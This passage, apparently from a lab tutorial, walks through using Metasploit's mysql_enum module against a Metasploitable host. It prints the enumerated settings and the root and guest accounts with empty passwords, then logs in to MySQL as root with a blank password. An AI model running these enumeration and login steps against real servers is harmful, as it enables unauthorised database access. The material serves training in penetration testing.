


```
msf5 auxiliary(admin/mysql/mysql_enum) > set RHOSTS 192.168.41.134
RHOSTS => 192.168.41.134
msf5 auxiliary(admin/mysql/mysql_enum) > set username root
username => root
msf5 auxiliary(admin/mysql/mysql_enum) > set password ''
password =>
msf5 auxiliary(admin/mysql/mysql_enum) > 
```

After all the options are set, ex -ecute the module using the run command as shown below.




```
msf5 auxiliary(admin/mysql/mysql_enum) > run

[*] 192.168.41.134:3306 - Running MySQL Enumerator...
[*] 192.168.41.134:3306 - Enumerating Parameters
[*] 192.168.41.134:3306 -       MySQL Version: 5.0.51a-3ubuntu5
[*] 192.168.41.134:3306 -       Compiled for the following OS: debian-linux-gnu
[*] 192.168.41.134:3306 -       Architecture: i486
[*] 192.168.41.134:3306 -       Server Hostname: metasploitable
[*] 192.168.41.134:3306 -       Data Directory: /var/lib/mysql/
[*] 192.168.41.134:3306 -       Logging of queries and logins: OFF
[*] 192.168.41.134:3306 -       Old Password Hashing Algorithm OFF
[*] 192.168.41.134:3306 -       Loading of local files: ON
[*] 192.168.41.134:3306 -       Deny logins with old Pre-4.1 Passwords: OFF
[*] 192.168.41.134:3306 -       Allow Use of symlinks for Database Files: YES
[*] 192.168.41.134:3306 -       Allow Table Merge: YES
[*] 192.168.41.134:3306 -       SSL Connections: Enabled
[*] 192.168.41.134:3306 -       SSL CA Certificate: /etc/mysql/cacert.pem
[*] 192.168.41.134:3306 -       SSL Key: /etc/mysql/server-key.pem
[*] 192.168.41.134:3306 -       SSL Certificate: /etc/mysql/server-cert.pem
[*] 192.168.41.134:3306 - Enumerating Accounts:
[*] 192.168.41.134:3306 -       List of Accounts with Password Hashes:
[+] 192.168.41.134:3306 -               User: debian-sys-maint Host:  Password H
ash:
[+] 192.168.41.134:3306 -               User: root Host: % Password Hash:
```



```
[*] 192.168.41.134:3306 -               User: guest Host: %
[*] 192.168.41.134:3306 -       The following users have FILE Privilege:
[*] 192.168.41.134:3306 -               User: debian-sys-maint Host:
[*] 192.168.41.134:3306 -               User: root Host: %
[*] 192.168.41.134:3306 -               User: guest Host: %
[*] 192.168.41.134:3306 -       The following users have PROCESS Privilege:
[*] 192.168.41.134:3306 -               User: debian-sys-maint Host:
[*] 192.168.41.134:3306 -               User: root Host: %
[*] 192.168.41.134:3306 -               User: guest Host: %
[*] 192.168.41.134:3306 -       The following accounts have privileges to the my
sql database:
[*] 192.168.41.134:3306 -               User: debian-sys-maint Host:
[*] 192.168.41.134:3306 -               User: root Host: %
[*] 192.168.41.134:3306 -               User: guest Host: %
[*] 192.168.41.134:3306 -       The following accounts have empty passwords:
[*] 192.168.41.134:3306 -               User: debian-sys-maint Host:
[*] 192.168.41.134:3306 -               User: root Host: %
[*] 192.168.41.134:3306 -               User: guest Host: %
[*] 192.168.41.134:3306 -       The following accounts are not restricted by sou
rce:
[*] 192.168.41.134:3306 -               User: guest Host: %
[*] 192.168.41.134:3306 -               User: root Host: %
[*] Auxiliary module execution completed
msf5 auxiliary(admin/mysql/mysql_enum) > 
```


As you can see in the above image, this module gave us lot of information like various users, their priviliges, the users having blank passwords etc. Enough Metasploit. Since we know the username and password, let's directly interact with the Mysql server. When the target prompts to "Enter Password:", we just HIT ENTER as the password is BLANK. Then we are taken to the MySQL console as shown below.



```
root@kali:~# mysql -u root -p -h 192.168.41.134
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1394
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

